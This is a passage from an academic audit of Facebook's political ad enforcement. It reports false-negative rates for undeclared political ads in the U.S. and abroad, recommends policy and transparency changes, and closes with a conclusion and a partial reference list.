Table 5 shows the different lists of political pages that we derived from the external data sources. To ensure the precision of these lists, one author manually verified all pages with undetected ads from the three U.S.-based lists and removed entries that were not political actors. One such example was a media page that ran a few one-off ads on behalf of a presidential campaign and disclosed them using the campaign's FEC ID. For the larger list of advertisers that self-declare a political Facebook page category, such as 'Politician' or 'Political Organization,' we randomly sampled 50 pages from the U.S. (to ensure interpretability) for which one author manually confirmed that all 50 pages belonged to core political actors. We conclude that these lists are a reliable source of political pages that are required under Facebook's policy to declare all of their ads as political.

Across federal and state-level U.S. political advertisers, i.e., those that Facebook included in its Spending Tracker or verified through an FEC ID as well as major committees tracked by OpenSecrets, performance is nearly perfect with at most 0.17% missed ads, depending on the list (Table 5). If we broaden our view to include additional core political actors in the U.S., identified based on manually curated political Explore lists from CrowdTangle (a subsidiary of Facebook) or the category of their Facebook pages, Facebook misses more ads (0.96% in total). As these additional lists also cover advertisers for local elections, the increase in missed ads suggests that Facebook is less successful at identifying smaller political actors. In absolute terms, out of the combined 11,356 ads that U.S. core political actors failed to declare, Facebook was only able to detect for 416 (3.7%) that they were political and therefore enforce its ad policy. Facebook failed to detect the remaining 10,940 electoral ads, including ads from a U.S. senator and former presidential primary candidate with almost 10 million dollar in ad spend, who was able to run undisclosed (and undetected) ads after the U.S. elections.

We now analyze whether Facebook's enforcement is consistent globally through international lists of political actors, comparing performance in particular to that in the United States. For candidates and parties registered in the 2020 Brazilian municipal elections [98], 1.57% of ads went undetected, even though Facebook could easily match their provided CNPJ ID with the official list of political advertisers. Silva et al. [96] observed a slightly higher false negative rate of 2.2% in the 2018 Brazilian elections, albeit across all advertiser types. Across global lists of political actors curated by CrowdTangle, 2.15% of ads were missed. Across pages that classify themselves in a political Facebook page category, 4.3% of ads were neither declared nor detected. (Note that this is a lower bound, as pages could select generic categories that we do not include here. Within the other lists of political pages, we find 3,311 'Public Figure' and 715 'Personal Blog' pages, for example.) All of these false negative rates are worse

than even the most broadly defined set of political actors in the United States. Across all political advertisers worldwide, we find a false negative rate of 4.5%, almost five times that of the U.S. 16.4% of pages published at least one political ad that was not detected, more than three times as many as in the U.S., even though they are obvious political actors.

We further break down rates of undetected ads for advertisers in political Facebook page categories by country (Figure 7), as these advertisers cover all countries in our scope. Again, Facebook misses the fewest ads in the United States (0.85% false negatives), whereas enforcement can be considerably worse in other countries: in absolute terms, Argentina, Brazil, and India have over 10,000 undetected ads each, while in relative terms, Argentina, North Macedonia, and Malaysia have between 30% and 45% undetected ads. This further suggests that Facebook does not succeed in enforcing its policies consistently worldwide, leaving some users more exposed to violating political ads. This inconsistency may be due to language-specific model deficiencies [92], in particular if little training data is available [82]. Additionally, the review model may fail to incorporate different cultural contexts, with certain topics being considered politically sensitive only in some countries, as Facebook itself recognizes [84]. However, other confounding factors exist, such as the importance of individual pages, the reach of ads, or heightened attention due to ongoing elections [61]. These prevent us from reliably attributing performance differences to one or more causes.

Overall, of all 122,973 ads that political actors do not declare, Facebook only succeeds in detecting a very minor share of 6,010 ads or 4.9%, while failing to detect 116,963 ads, meaning that Facebook's enforcement is ineffective at discovering violating ads even from advertisers with a clear political intent. Moreover, if an advertiser properly declares their ad, Facebook does not have to make an enforcement decision, increasing the significance of any error made for an undeclared ad. In terms of potential exposure, the activity period for these undetected ads is similar to that for detected ads (subsection 5.1). While Facebook does not disclose spend and impressions metadata for ads not known to be political, we use the average ad spend and impressions across each page's political ads to estimate that advertisers likely spent between 4.6 and 9.2 million U.S. dollars on undetected ads, and that these ads had between 2.2 and 2.4 billion impressions. As with detected ads, users are therefore exposed in great quantities to these violating ads. However, undetected ads lack even the transparency that comes with after-the-fact detection, since these ads disappear from the Ad Library and can no longer be scrutinized once they become inactive.

Summary Detection led 22 of the 75 pages with the most detected ads to correctly declare more political ads. However, the remaining pages can and do continue publishing undeclared political ads even after Facebook detected their undeclared ads, and after Facebook prohibited political ads in the U.S. Facebook's policies appear to result in non-political pages being listed in the Ad Library Report as having political ads, which may have been inadvertently published or erroneously detected. Conversely, we consider only 39% of pages to be core political actors, who we expect to declare all their ads or else get detected by Facebook. Unfortunately, we find at least 116,963 ads from these clearly political advertisers that were missed by Facebook's detection (*false negatives*). Moreover, these missed ads are unevenly distributed worldwide: while for U.S. advertisers only 0.85% of ads are missed, we see a false negative rate of up to 45% in other countries. Put differently, for political pages only 4.9% of undeclared ads are detected, resulting in at least 2.2 billion (estimated) impressions that expose users to ads that hide their political nature and avoid disclosing who paid for the ad.

7 Discussion

Across the ads where Facebook has to make an enforcement decision, we observe 61% more undetected ads (across political pages; subsection 6.3) than detected ads (across all pages; subsection 5.1) within 14 days after their first activity. In addition, we observe that 55% of detections in the U.S. are likely false (subsection 5.2). Translated into classification metrics, we estimate a precision of 0.45, a recall of 0.22, and subsequently an F_1 score of 0.29, all indicative of insufficiently accurate classification, and calling into question whether Facebook's enforcement is truly effective.

Incidentally, these error estimates are conservative and biased favorably towards better performance by Facebook. We quantify false negatives only across clearly political pages, where all ads must be declared, and enforcement is likely easier. If Facebook were to implement detection of every ad from such pages, our conservative estimate of the false negative rate would become zero. However, our estimate does not include potentially missed ads from other (non-political) advertisers; if these publish political ads without disclosing them, the ads would likely be more difficult to detect, given that they must be evaluated individually. Sosnovik and Goga [102] found 4% of 'strong political' ads to be undeclared, similar to our false negative rate. However, 7% of 'political' and 26% of 'marginally political' ads were also undeclared, and such ads were more often placed by NGOs, advocacy groups and charity organizations. This suggests that we would also find a non-zero false negative rate if we were to extend our estimate to include individual ads from non-political actors. Nevertheless, our results present a baseline for ads currently missed by Facebook. Conversely, we conservatively estimate worldwide false positives based on our findings among advertisers in the United States. We found that the false negative rate was lowest in the United States; if a similar trend holds for false positives, Facebook's worldwide false positive rate is likely higher than in the U.S. Therefore, Facebook's global performance is likely worse than our estimate.

We now discuss five factors that enable more effective

enforcement, and highlight how our findings suggest that Facebook's implementation is lacking in these areas. We also outline recommendations to Facebook for improving its enforcement and reduce erroneously missed or detected ads, as well as improve researchers' ability to audit its enforcement.

First, in terms of technical capability, Facebook's enforcement **approach** appears insufficient for the task of classifying political ads. Its automated moderation systems apparently do not learn or incorporate obvious signals of political intent, such as a page's self-categorization (subsection 6.3), and this despite a high false positive rate (subsection 5.2). Even if Facebook's review were more performant, the scale of its ad business means that low error rates still result in large absolute counts of missed political ads. *Recommendation:* Facebook should expand its enforcement approach to take the advertiser into account, e.g., by monitoring pages in political categories more strictly [36, 64]. Such simple, clearly enforceable rules could complement the current automated review.

Second, policy enforcement should be timely and come with appropriate **consequences** to prevent future violations. However, pages were still able to repeatedly run undeclared ads, even during the pause on political ads in the U.S. (subsection 6.1). Moreover, violating ads sometimes run for a long period or are already inactive by the time of detection, resulting in large exposure (billions of impressions) before they are caught, if ever (subsection 5.1). *Recommendation:* Facebook should ensure stricter consequences for repeatedly violating advertisers, such as (temporarily) restricting them from running ads.

Third, enforcement must be **consistent** in order to be fair and effective for all users and advertisers. However, next to the overall enforcement errors that suggest inadequate reviewing resources, it appears that missed ads are more common outside the United States, where Facebook's enforcement suffers from higher false negative rates (subsection 6.3), leaving users there more vulnerable to obscured political ads. *Recommendation:* Facebook should ensure consistent performance globally, independent of an ad's language. To capture cultural differences, they should engage with local governments, regulators and organizations to adapt policies and enforcement strategies to the local context [64, 101]. This includes identifying country-specific sensitive topics. Furthermore, they should mandate ad declaration worldwide, to ensure that no users in any country are unnecessarily left vulnerable to malicious political advertisers [84, 101].

Fourth, enforcement errors could result from insufficient ad **policies**. We find many largely non-political advertisers who appear to (possibly unintentionally) violate these policies and have detected ads (subsubsection 6.2.2), even though they might have good intentions and be unaware that their ad was 'political.' This may be due to ambiguity in ad policies, in particular whether social issue ads "seek to influence public opinion." Our 'expert' annotators did not always agree on whether an ad was political (subsection 5.2), suggesting that advertisers may also find this difficult, in particular as policies are spread out across many resources [1, 4, 5, 7, 11–13, 18, 27, 28, 48, 56, 57]. *Recommendation:* Facebook should further clarify and simplify its political ad policies, making it very obvious whether an ad is in scope or not [22, 101]. In addition, policies should be collected in one easily discoverable location [67, 78], with updates being clearly indicated and previous versions remaining available [22].

Finally, the quality of enforcement also affects the **transparency** into the political ad ecosystem that the Ad Library is meant to provide. Missed political ads disappear from the Ad Library once they become inactive, and additional metadata such as its spend and impressions are unavailable. Conversely, falsely detected non-political ads result in unrelated advertisers and ads appearing in the Ad Library, which may result in overestimating political ads on Facebook, and increases the (infrastructural and human) resources required to retrieve, process and analyze data for all advertisers (subsection 4.5). *Recommendation:* Although we commend Facebook for their current transparency efforts, as they enable our audit and allow us to suggest improvements, they should expand transparency by including all ads in their archive and API to enable reproducible and scalable analysis of their enforcement [2, 26, 35, 39, 59, 62, 64, 65, 71, 88, 110]. For detected ads, they should also disclose which policy was violated and how they determined this [22], instead of the current binary signal.

However, changes to enforcement and transparency should be balanced with legitimate commercial and privacy concerns around sharing ad metadata, as well as consider adversarial counteractions from advertisers, who for example could attempt to evade efforts to identify them as a political actor (e.g., by selecting an unrelated page category). Actors beyond Facebook may therefore also need to intervene: legislators could harmonize definitions of both political and issue ads across platforms [67] as well as set enforcement and transparency requirements [2, 26] that would be overseen by regulators [110] (Appendix D). Ultimately, such regulatory pressure would entail a shift away from the current self-regulatory model to co-regulation [39, 110]: being allowed to self-regulate policies requires being able to enforce them well, which we show Facebook currently fails to achieve.

8 Conclusion

Through a large-scale collection of all ads from 215,030 pages with political ads over seven months, we conduct an audit of Facebook's political ad policy enforcement. We study whether this enforcement prevents negligent or malicious advertisers from weakening the integrity of the online political ad ecosystem by running political ads without disclosing them as required, and whether enforcement unnecessarily harms legitimate advertisers. Unfortunately, we find that Facebook's detection of political ads is flawed: Facebook misses more ads than they detect, and over half of those detected ads are

incorrectly flagged. This enables advertisers to violate policies for an extended time or even evade bans on political ads. We attribute these flaws to limitations in Facebook's approach that does not sufficiently take into account the political intent of advertisers, allows pages to continue running violating ads, does not appear to be localized well in many countries, and is based on ambiguous policies that are harder to comply with and to enforce. These flaws then result in worse transparency into the online political ad ecosystem, as undisclosed and undetected political ads are neither accounted for in the summary statistics of the Ad Library Report, nor archived in the Ad Library so that the ads could be scrutinized after they become inactive. Yet, despite its flaws, it is also due to this transparency that we can audit Facebook's enforcement and formulate our recommendations to improve it: By being able to hold platforms accountable, we can work towards more secure online political speech.

Acknowledgments

We thank the anonymous reviewers and our shepherd Mainack Mondal for their valuable feedback. We also thank Davy Preuveneers for help with the classification metrics. Victor Le Pochat holds a PhD Fellowship of the Research Foundation Flanders - FWO (11A3421N). This research is partially funded by the Research Fund KU Leuven, and by the Flemish Research Programme Cybersecurity. Cybersecurity for Democracy at NYU's Center for Cybersecurity has been supported by Democracy Fund, Luminate, Media Democracy Fund, the National Science Foundation under grant 1814816, Reset, and Wellspring. This material is based upon work supported by the Google Cloud Research Credits program.

References

[1] *5 Things to Remember About Political and Issue Advertising Around the US 2020 Election*. Facebook for Business. Oct. 26, 2020. URL: https://www.facebook.com/business/news/facebook-ads-restriction-2020-us-election.

[2] *A comprehensive plan to innovate democracy in Europe: Civil society vision for the European Democracy Action Plan*. European Partnership for Democracy, Sept. 2020. URL: https://epd.eu/wp-content/uploads/2020/09/a-civil-society-vision-for-the-european-democracy-action-plan-input-paper.pdf.

[3] *A Look at Facebook and US 2020 Elections*. Report. Facebook, Dec. 2020. URL: https://about.fb.com/wp-content/uploads/2020/12/US-2020-Elections-Report.pdf.

[4] *About Ads About Social Issues, Elections or Politics*. Facebook Business Help Center. Mar. 3, 2021. URL: https://www.facebook.com/business/help/167836590566506.

[5] *About Social Issues*. Facebook Business Help Center. Apr. 7, 2021. URL: https://www.facebook.com/business/help/214754279118974.

[6] *About the Ad Library*. Facebook Business Help Center. Sept. 2, 2020. URL: https://www.facebook.com/business/help/2405092116183307.

[7] *Ad Authorization Exemptions and How They Work*. Facebook Business Help Center. Dec. 15, 2020. URL: https://www.facebook.com/business/help/387111852028957.

[8] *Ad Library*. Facebook. 2021. URL: https://www.facebook.com/ads/library/.

[9] *Ad Library API*. Facebook. 2021. URL: https://www.facebook.com/ads/library/api/.

[10] *Ad Library Report*. Facebook. 2021. URL: https://www.facebook.com/ads/library/report/.

[11] *Ads About Social Issues, Elections or Politics*. Facebook Business Help Center. Mar. 10, 2021. URL: https://www.facebook.com/business/help/1838453822893854.

[12] *Advertising Policies: Restricted Content: Ads About Social Issues, Elections or Politics*. Facebook. 2021. URL: https://www.facebook.com/policies/ads/restricted_content/political.

[13] *Advertising Policies: Restricted Content: Disclaimers for Ads About Social Issues, Elections or Politics*. Facebook. 2021. URL: https://www.facebook.com/policies/ads/restricted_content/disclaimers.

[14] Muhammad Ali, Piotr Sapiezynski, Miranda Bogen, Aleksandra Korolova, Alan Mislove, and Aaron Rieke. "Discrimination through Optimization: How Facebook's Ad Delivery Can Lead to Biased Outcomes". In: *Proceedings of the ACM on Human-Computer Interaction* 3.CSCW (Nov. 2019). DOI: 10.1145/3359301.

[15] Muhammad Ali, Piotr Sapiezynski, Aleksandra Korolova, Alan Mislove, and Aaron Rieke. "Ad Delivery Algorithms: The Hidden Arbiters of Political Messaging". In: *14th ACM International Conference on Web Search and Data Mining*. WSDM '21. 2021, pp. 13–21. DOI: 10.1145/3437963.3441801.

[16] Athanasios Andreou, Marcio Silva, Fabrício Benevenuto, Oana Goga, Patrick Loiseau, and Alan Mislove. "Measuring the Facebook Advertising Ecosystem". In: *2019 Network and Distributed System Security Symposium*. NDSS '19. 2019. DOI: 10.14722/ndss.2019.23280.

[17] *Automated Data Collection Terms*. Facebook. Apr. 15, 2010. URL: https://www.facebook.com/apps/site_scraping_tos_terms.php.

[18] *Availability for Ads About Social Issues, Elections or Politics*. Facebook Business Help Center. Mar. 11, 2021. URL: https://www.facebook.com/business/help/2150157295276323.

[19] Michael Bailey, David Dittrich, Erin Kenneally, and Doug Maughan. "The Menlo Report". In: *IEEE Security & Privacy Magazine* 10.2 (Mar. 2012), pp. 71–75. DOI: 10.1109/msp.2012.52.

[20] *Beginner's Guide to Using NCCS Data*. Urban Institute, National Center for Charitable Statistics. Dec. 2018. URL: https://nccs.urban.org/sites/default/files/2018-12/Guide%20to%20Using%20NCCS%20Data.pdf.

[21] Davide Beraldo, Stefania Milan, Jeroen de Vos, Claudio Agosti, Bruno Nadalic Sotic, Rens Vliegenthart, Sanne Kruikemeier, Lukas P Otto, Susan A. M. Vermeer, Xiatong Chu, and Fabio Votta. "Political advertising exposed: tracking Facebook ads in the 2021 Dutch elections". In: *Internet Policy Review* (Mar. 11, 2021). URL: https://policyreview.info/articles/news/political-advertising-exposed-tracking-facebook-ads-2021-dutch-elections/1543.

[22] Sarah E. Bolden, Brian McKernan, and Jennifer Stromer-Galley. *Facebook Political Advertising Transparency Report*. Illuminating. Oct. 5, 2020. URL: https://news.illuminating.ischool.syr.edu/2020/10/06/facebook-political-advertising-transparency-report/.

[23] Grazia Cecere, Clara Jean, Vincent Lefrere, and Catherine E. Tucker. *Tradeoffs in Automated Political Advertising Regulation: Evidence from the COVID-19 Pandemic*. 2020. DOI: 10.2139/ssrn.3603341. SSRN: 3603341.

[24] *Choosing a Special Ad Category*. Facebook Business Help Center. Feb. 19, 2021. URL: https://www.facebook.com/business/help/298000447747885.

[25] Jason Chuang. *Data Collection Log – EU Ad Transparency Report*. Mozilla. 2019. URL: https://adtransparency.mozilla.org/eu/log/.

[26] *Civil society coalition calls for meaningful transparency on all ads*. European Partnership for Democracy, Sept. 8, 2020. URL: https://epd.eu/2020/09/08/pressreleaseadstransparency/.

[27] *Comply With Local Laws Governing Ads About Social Issues, Elections or Politics*. Facebook Business Help Center. Apr. 10, 2020. URL: https://www.facebook.com/business/help/534095800360404.

[28] *Create Disclaimers and Link Ad Accounts*. Facebook Business Help Center. Jan. 5, 2021. URL: https://www.facebook.com/business/help/488070228549681.

[29] CrowdTangle Team. *CrowdTangle*. 2021. URL: https://www.crowdtangle.com/.

[30] Cybersecurity for Democracy. *Ad Observer*. 2021. URL: https://adobserver.org/.

[31] Tom Dobber, Sanne Kruikemeier, Ellen P. Goodman, Natali Helberger, and Sophie Minihold. *Effectiveness of Online Political Ad Disclosure Labels: Empirical Findings*. Institute for Information Law, University of Amsterdam; Rutgers Institute for Information Policy and Law, Mar. 8, 2021. URL: https://www.uva-icds.net/wp-content/uploads/2021/03/Summary-transparency-discloures-experiment_update.pdf.

[32] Paul Duke. *What it's like to actually use Facebook's ad transparency tools*. Online Political Transparency Project. Oct. 30, 2020. URL: https://medium.com/online-political-transparency-project/7accf22f4ba7.

[33] Laura Edelson. *Audit of Facebook ad transparency finds missed political ads*. Online Political Transparency Project. Oct. 22, 2020. URL: https://medium.com/online-political-transparency-project/603f95027cc6.

[34] Laura Edelson. *Publishing Facebook ad data (redux)*. Online Political Transparency Project. Nov. 13, 2020. URL: https://medium.com/online-political-transparency-project/ff071c41c12e.

[35] Laura Edelson, Erika Franklin Fowler, and Jason Chuang. "We need universal digital ad transparency now". In: *TechCrunch* (Oct. 16, 2020). URL: https://techcrunch.com/2020/10/16/we-need-universal-digital-ad-transparency-now/.

[36] Laura Edelson, Tobias Lauinger, and Damon McCoy. "A Security Analysis of the Facebook Ad Library". In: *2020 IEEE Symposium on Security and Privacy*. SP '20. 2020, pp. 661–678. DOI: 10.1109/SP40000.2020.00084.

[37] Laura Edelson, Shikhar Sakhuja, Ratan Dey, and Damon McCoy. *An Analysis of United States Online Political Advertising Transparency*. 2019. arXiv: 1902.04385 [cs.SI].

[38] *Election Integrity at Facebook*. Facebook for Business. 2021. URL: https://www.facebook.com/business/m/election-integrity.

[39] *ERGA Report on disinformation: Assessment of the implementation of the Code of Practice*. European Regulators Group for Audiovisual Media Services, May 2020. URL: https://erga-online.eu/wp-content/uploads/2020/05/ERGA-2019-report-published-2020-LQ.pdf.

[40] *Exempt Organizations Business Master File Extract*. Internal Revenue Service. 2021. URL: https://www.irs.gov/charities-non-profits/exempt-organizations-business-master-file-extract-eo-bmf.

[41] *Facebook Ads Library Assessment*. Office of the French Ambassador for Digital Affairs. 2020. URL: https://disinfo.quaidorsay.fr/en/facebook-ads-library-assessment.

[42] *Facebook response to the public consultation for the European Democracy Action Plan*. Facebook, Sept. 15, 2020. URL: https://about.fb.com/wp-content/uploads/sites/10/2020/09/Facebook_Response_European_Democracy_Action_Plan_2020.09.15.pdf.

[43] Irfan Faizullabhoy and Aleksandra Korolova. "Facebook's Advertising Platform: New Attack Vectors and the Need for Interventions". In: *2nd Workshop on Technology and Consumer Protection*. ConPro '18. 2018. URL: https://www.ieee-security.org/TC/SPW2018/ConPro/papers/faizullabhoy-conpro18.pdf.

[44] Erika Franklin Fowler, Michael M. Franz, and Travis N. Ridout. "Online Political Advertising in the United States". In: *Social Media and Democracy: The State of the Field, Prospects for Reform*. Ed. by Nathaniel Persily and Joshua A. Tucker. SSRC Anxieties of Democracy. Cambridge University Press, 2020, pp. 111–138. ISBN: 9781108890960. DOI: 10.1017/9781108890960.

[45] Sarah Frier. "Facebook's Political Rule Blocks Ads for Bush's Beans, Singers Named Clinton". In: *Bloomberg* (July 2, 2018). URL: https://www.bloomberg.com/news/articles/2018-07-02/facebook-s-algorithm-blocks-ads-for-bush-s-beans-singers-named-clinton.

[46] Devin Gaffney and J. Nathan Matias. "Caveat emptor, computational social science: Large-scale missing data in a widely-published Reddit corpus". In: *PLOS ONE* 13.7 (July 2018). DOI: 10.1371/journal.pone.0200162.

[47] David Gale. "Facebook's Problem With Veterans". In: *The Wall Street Journal* (Aug. 7, 2018). URL: https://www.wsj.com/articles/facebooks-problem-with-veterans-1533682511.

[48] *Get Authorized to Run Ads About Social Issues, Elections or Politics*. Facebook Business Help Center. Mar. 3, 2021. URL: https://www.facebook.com/business/help/208949576550051.

[49] Avijit Ghosh, Giridhari Venkatadri, and Alan Mislove. "Analyzing Political Advertisers' Use of Facebook's Targeting Features". In: *3rd Workshop on Technology and Consumer Protection*. ConPro '19. 2019. URL: https://www.ieee-security.org/TC/SPW2019/ConPro/papers/ghosh-conpro19.pdf.

[50] José González Cabañas, Ángel Cuevas, Aritz Arrate, and Rubén Cuevas. "Does Facebook Use Sensitive Data for Advertising Purposes?" In: *Communications of the ACM* 64.1 (Dec. 2020), pp. 62–69. DOI: 10.1145/3426361.

[51] José González Cabañas, Ángel Cuevas, and Rubén Cuevas. "FDVT: Data Valuation Tool for Facebook Users". In: *2017 CHI Conference on Human Factors in Computing Systems*. CHI '17. 2017, pp. 3799–3809. DOI: 10.1145/3025453.3025903.

[52] José González Cabañas, Ángel Cuevas, and Rubén Cuevas. "Unveiling and Quantifying Facebook Exploitation of Sensitive Personal Data for Advertising Purposes". In: *27th USENIX Security Symposium*. USENIX Security '18. 2018, pp. 479–495.

[53] Jessica Guynn. "Facebook takes down ads mentioning African-Americans and Hispanics, calling them political". In: *USA TODAY* (Oct. 17, 2018). URL: https://www.usatoday.com/story/news/2018/10/17/facebook-labels-african-american-hispanic-mexican-ads-political/1608841002/.

[54] Jeroen van der Ham and Roland van Rijswijk-Deij. "Ethics and Internet Measurements". In: *Journal of Cyber Security and Mobility* 5.4 (2017), pp. 287–308. DOI: 10.13052/jcsm2245-1439.543.

[55] Joris van Hoboken, Naomi Appelman, Ronan Ó Fathaigh, Paddy Leerssen, Tarlach McGonagle, Nico van Eijk, and Natali Helberger. *The legal framework on the dissemination of disinformation through Internet services and the regulation of political advertising*. Institute for Information Law, University of Amsterdam, Dec. 2019. URL: https://www.ivir.nl/publicaties/download/Report_Disinformation_Dec2019-1.pdf.

[56] *How Ads About Social Issues, Elections or Politics Are Reviewed (With Examples)*. Facebook Business Help Center. Mar. 3, 2021. URL: https://www.facebook.com/business/help/313752069181919.

[57] *How Disclaimers Work for Ads About Social Issues, Elections or Politics*. Facebook Business Help Center. Aug. 19, 2020. URL: https://www.facebook.com/business/help/198009284345835.

[58] *How do I choose to see fewer ads about social issues, elections or politics on Facebook?* Facebook Help Center. 2021. URL: https://www.facebook.com/help/595432167810439.

[59] Philip N. Howard. "A Way to Detect the Next Russian Misinformation Campaign". In: *The New York Times* (Mar. 27, 2019). URL: https://www.nytimes.com/2019/03/27/opinion/russia-elections-facebook.html.

[60] Basileal Imana, Aleksandra Korolova, and John Heidemann. "Auditing for Discrimination in Algorithms Delivering Job Ads". In: *The Web Conference 2021*. WWW '21. 2021, pp. 3767–3778. DOI: 10.1145/3442381.3450077.

[61] *Inquiry into and report on all aspects of the conduct of the 2019 Federal Election and matters related thereto*. Submission to the Joint Standing Committee on Electoral Matters 140.1. Facebook, Sept. 16, 2020. URL: https://www.aph.gov.au/DocumentStore.ashx?id=acd7119e-7cc7-474f-ac60-6af6c5c3d933&subId=671217.

[62] Karolina Iwańska, Katarzyna Szymielewicz, Dominik Batorski, Maciej Baranowski, Jakub Krawiec, Krzysztof Izdebski, and Daniel Macyszyn. *Who (really) targets you? Facebook in Polish election campaigns*. Panoptykon Foundation, ePaństwo Foundation, SmartNet Research & Solutions, Mar. 17, 2020. URL: https://panoptykon.org/political-ads-report.

[63] Amelia M. Jamison, David A. Broniatowski, Mark Dredze, Zach Wood-Doughty, DureAden Khan, and Sandra Crouse Quinn. "Vaccine-related advertising in the Facebook Ad Archive". In: *Vaccine* 38.3 (2020), pp. 512–520. DOI: 10.1016/j.vaccine.2019.10.066.

[64] Julian Jaursch. *Defining Online Political Advertising. How Difficulties in Delineating Paid Political Communication Can Be Addressed*. Stiftung Neue Verantwortung, Nov. 2020. URL: https://www.stiftung-nv.de/sites/default/files/snv_definingpoliticalads.pdf.

[65] Sam Jeffers. *How to take a "gold standard" approach to political advertising transparency and policy*. Who Targets Me. Oct. 28, 2020. URL: https://whotargets.me/nl/how-to-take-a-gold-standard-approach-to-political-advertising-transparency-and-policy/.

[66] Simon Kemp. *Digital 2021: Global Overview Report*. Hootsuite & We Are Social, Jan. 27, 2021. URL: https://datareportal.com/reports/digital-2021-global-overview-report.

[67] Daniel Kreiss and Bridget Barrett. "Democratic Tradeoffs: Platforms and Political Advertising". In: *Ohio State Technology Law Journal* 16.2 (2020), pp. 493–519.

[68] Klaus Krippendorff. *Content analysis: an introduction to its methodology*. 4th ed. Sage, 2018. ISBN: 9781506395661.

[69] Anja Lambrecht and Catherine Tucker. "Algorithmic Bias? An Empirical Study of Apparent Gender-Based Discrimination in the Display of STEM Career Ads". In: *Management Science* 65.7 (July 2019), pp. 2966–2981. DOI: 10.1287/mnsc.2018.3093.

[70] Issie Lapowsky. "How right-wing websites are getting around Facebook's political ad ban". In: *Protocol* (Dec. 11, 2020). URL: https://www.protocol.com/facebook-political-ad-ban-news.

[71] Paddy Leerssen, Jef Ausloos, Brahim Zarouali, Natali Helberger, and Claes H. de Vreese. "Platform ad archives: promises and pitfalls". In: *Internet Policy Review* 8.4 (Oct. 2019). DOI: 10.14763/2019.4.1421.

[72] Rachel Lerman and Cat Zakrzewski. "Facebook ban on new political ads starts off with major hiccups". In: *The Washington Post* (Oct. 27, 2020). URL: https://www.washingtonpost.com/technology/2020/10/27/facebook-ban-new-political-ads/.

[73] Kevin Macnish and Jeroen van der Ham. "Ethics in cybersecurity research and practice". In: *Technology in Society* 63, 101382 (Nov. 2020). DOI: 10.1016/j.techsoc.2020.101382.

[74] Aaron Mak. "Facebook Thought an Ad From Bush's Baked Beans Was "Political" and Removed It". In: *Slate* (May 30, 2018). URL: https://slate.com/technology/2018/05/bushs-baked-beans-fell-victim-to-facebooks-political-ads-system.html.

[75] J. Nathan Matias, Austin Hounsel, and Nick Feamster. *Software-Supported Audits of Decision-Making Systems: Testing Google and Facebook's Political Advertising Policies*. 2021. arXiv: 2103.00064 [cs.HC].

[76] J. Nathan Matias, Austin Hounsel, and Melissa Hopkins. "We Tested Facebook's Ad Screeners and Some Were Too Strict". In: *The Atlantic* (Nov. 2, 2018). URL: https://www.theatlantic.com/technology/archive/2018/11/do-big-social-media-platforms-have-effective-ad-policies/574609/.

[77] *Media Bias/Fact Check*. Media Bias Fact Check, LLC. 2021. URL: https://mediabiasfactcheck.com/.

[78] Carly Miller. "Facebook, It's Time to Put the Rules in One Place". In: *Lawfare* (Mar. 5, 2021). URL: https://www.lawfareblog.com/facebook-its-time-put-rules-one-place.

[79] Blake Montgomery. "Facebook Axed Pro-Vaccine Ads, Let Anti-Vaxxer Conspiracies Slip Through". In: *The Daily Beast* (Oct. 25, 2019). URL: https://www.thedailybeast.com/facebook-axed-pro-vaccine-ads-from-hospitals-and-health-orgs-let-anti-vaxxer-ads-slip-through.

[80] Blake Montgomery. "Facebook's Moderators Took Down the Tech Giant's Own Pro-Equality Ads". In: *The Daily Beast* (Mar. 10, 2021). URL: https://www.thedailybeast.com/facebooks-moderation-system-took-down-the-tech-giants-own-black-history-month-ads.

[81] *National Center for Charitable Statistics Data Archive*. Urban Institute, National Center for Charitable Statistics. 2021. URL: https://nccs-data.urban.org/index.php.

[82] Wilhelmina Nekoto et al. "Participatory Research for Low-resourced Machine Translation: A Case Study in African Languages". In: *Findings of the Association for Computational Linguistics*. EMNLP '20. Nov. 2020, pp. 2144–2160. DOI: 10.18653/v1/2020.findings-emnlp.195.

[83] *NewsGuard*. NewsGuard Technologies. 2021. URL: https://www.newsguardtech.com/.

[84] *Online Political Ads: A study of inequality in transparency standards*. Privacy International, Jan. 2021. URL: https://privacyinternational.org/sites/default/files/2021-01/AdsTransparency_TOPUBLISH.pdf.

[85] *OpenSecrets*. OpenSecrets. 2021. URL: https://www.opensecrets.org/.

[86] Asha Phillips. *Explore Lists in CrowdTangle*. 2021. URL: https://help.crowdtangle.com/en/articles/2450455.

[87] Filipe N. Ribeiro, Koustuv Saha, Mahmoudreza Babaei, Lucas Henrique, Johnnatan Messias, Fabrício Benevenuto, Oana Goga, Krishna P. Gummadi, and Elissa M. Redmiles. "On Microtargeting Socially Divisive Ads: A Case Study of Russia-Linked Ad Campaigns on Facebook". In: *2nd Conference on Fairness, Accountability, and Transparency*. FAT* '19. 2019, pp. 140–149. DOI: 10.1145/3287560.3287580.

[88] Aaron Rieke and Miranda Bogen. *Leveling the Platform: Real Transparency for Paid Messages on Facebook*. Upturn, May 2018. URL: https://www.upturn.org/reports/2018/facebook-ads/.

[89] Guy Rosen, Katie Harbath, Nathaniel Gleicher, and Rob Leathern. *Helping to Protect the 2020 US Elections*. Facebook. Oct. 21, 2019. URL: https://about.fb.com/news/2019/10/update-on-election-integrity-efforts/.

[90] Eli Rosenberg. "Facebook blocked many gay-themed ads as part of its new advertising policy, angering LGBT groups". In: *The Washington Post* (Oct. 3, 2018). URL: https://www.washingtonpost.com/technology/2018/10/03/facebook-blocked-many-gay-themed-ads-part-its-new-advertising-policy-angering-lgbt-groups/.

[91] Matthew Rosenberg. "Ad Tool Facebook Built to Fight Disinformation Doesn't Work as Advertised". In: *The New York Times* (July 25, 2019). URL: https://www.nytimes.com/2019/07/25/technology/facebook-ad-library.html.

[92] Justin Scheck, Newley Purnell, and Jeff Horwitz. "Facebook Employees Flag Drug Cartels and Human Traffickers. The Company's Response Is Weak, Documents Show." In: *The Wall Street Journal* (Sept. 16, 2021). URL: https://www.wsj.com/articles/facebook-drug-cartels-human-traffickers-response-is-weak-documents-11631812953.

[93] Mark Scott. "Political ads on Facebook disappear ahead of UK election". In: *Politico* (Dec. 10, 2019). URL: https://www.politico.com/news/2019/12/10/political-ads-on-facebook-disappear-ahead-of-uk-election-081376.

[94] Mark Scott and Zach Montellaro. "Scores of political groups sidestepped Facebook's ad ban". In: *Politico* (Mar. 4, 2021). URL: https://www.politico.com/news/2021/03/04/politcal-groups-facebook-ad-ban-473698.

